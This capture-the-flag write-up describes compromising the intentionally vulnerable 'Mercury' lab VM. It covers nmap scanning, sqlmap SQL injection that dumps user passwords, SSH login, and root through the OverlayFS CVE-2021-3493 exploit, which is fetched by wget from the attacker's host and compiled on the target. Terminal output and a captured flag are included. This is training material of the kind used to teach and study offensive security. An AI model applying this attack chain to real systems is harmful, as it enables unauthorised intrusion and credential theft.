Post-Exploitation Report - Mercury VM

Target IP: 10.38.1.113
Attacker IP: 10.38.1.112
Goal: Gain root access and capture the flag

1. Environment Setup

- Kali Linux with bridged + internal adapters

-Mercury vulnerable VM using Internal network

2. Discovery and Scanning

Commands:

- nmap -A 10.38.1.113


```
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp open  http    WSGIServer 0.2 (Python 3.8.2)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:30:94:6B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:router
os:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5
(Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Findings:

- Port 22: OpenSSH 8.2

- Port 8080: Python WSGI server hosting Django app

3. Enumeration



- curl http://10.38.1.113:8080/robots.txt -> Disallow: /

- Visited /mercuryfacts/, /todo, and tried /admin

- Error page exposed MySQL queries in Django views


4. SQL Injection Exploitation


Tool: sqlmap

Payloads:

- Boolean-based, Error-based, UNION, Time-based

- Extracted databases, tables, and user credentials





Database: mercury

Tables: users, facts

Users:

- john / johnny1987


- laura / lovemykids111

- webmaster / mercuryisthesizeof0.056Earths

5. Initial Shell Access

- Used valid creds to log in via SSH

- Logged in as: webmaster



6. Privilege Escalation Attempts

- pkexec not vulnerable (version 0.105)

- sudo not allowed


- Found CVE-2021-3493 as viable (OverlayFS)

Transfer:

- Python HTTP server from Kali

- wget http://10.38.1.112:8080/exploit.c

- gcc exploit.c -o overlay-root



- ./overlay-root -> bash-5.0# (root shell!)

```
webmaster@mercury:/tmp$ wget http://10.38.1.112:8080/exploit.c
--2025-07-30 11:33:17--  http://10.38.1.112:8080/exploit.c
Connecting to 10.38.1.112:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3560 (3.5K) [text/x-csrc]
Saving to: 'exploit.c'

exploit.c           100%[===================>]   3.48K  --.-KB/s    in 0s

2025-07-30 11:33:17 (428 MB/s) - 'exploit.c' saved [3560/3560]

webmaster@mercury:/tmp$ gcc /tmp/exploit.c -o /tmp/overlay-root
webmaster@mercury:/tmp$ gcc exploit.c -o overlay-root
webmaster@mercury:/tmp$ chmod +x overlay-root
webmaster@mercury:/tmp$ ./overlay-root
bash-5.0# whoami
root
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root),1001(webmaster)
bash-5.0# hostname
mercury
bash-5.0#
```

7. Post-Exploitation

- whoami -> root

- id -> uid=0(root) - hostname -> mercury

- cat user_flagtxt -> [user_flag_8339915c9a454657bd60ee58776f4ccd]

```
webmaster@mercury:~$ whoami
webmaster
webmaster@mercury:~$ id
uid=1001(webmaster) gid=1001(webmaster) groups=1001(webmaster)
webmaster@mercury:~$ hostname
mercury
webmaster@mercury:~$ uname -a
Linux mercury 5.4.0-45-generic #49-Ubuntu SMP Wed Aug 26 13:38:52 UTC 2020 x86_64 x86_64 x86_64
 GNU/Linux
webmaster@mercury:~$ ls -la
total 36
drwx------ 4 webmaster webmaster 4096 Sep  2  2020 .
drwxr-xr-x 5 root      root      4096 Aug 28  2020 ..
lrwxrwxrwx 1 webmaster webmaster    9 Sep  1  2020 .bash_history -> /dev/null
-rw-r--r-- 1 webmaster webmaster  220 Aug 27  2020 .bash_logout
-rw-r--r-- 1 webmaster webmaster 3771 Aug 27  2020 .bashrc
drwx------ 2 webmaster webmaster 4096 Aug 27  2020 .cache
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28  2020 mercury_proj
-rw-r--r-- 1 webmaster webmaster  807 Aug 27  2020 .profile
-rw-rw-r-- 1 webmaster webmaster   75 Sep  1  2020 .selected_editor
-rw------- 1 webmaster webmaster   45 Sep  1  2020 user_flag.txt
webmaster@mercury:~$ sudo -l
[sudo] password for webmaster:
Sorry, try again.
[sudo] password for webmaster:
sudo: 1 incorrect password attempt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```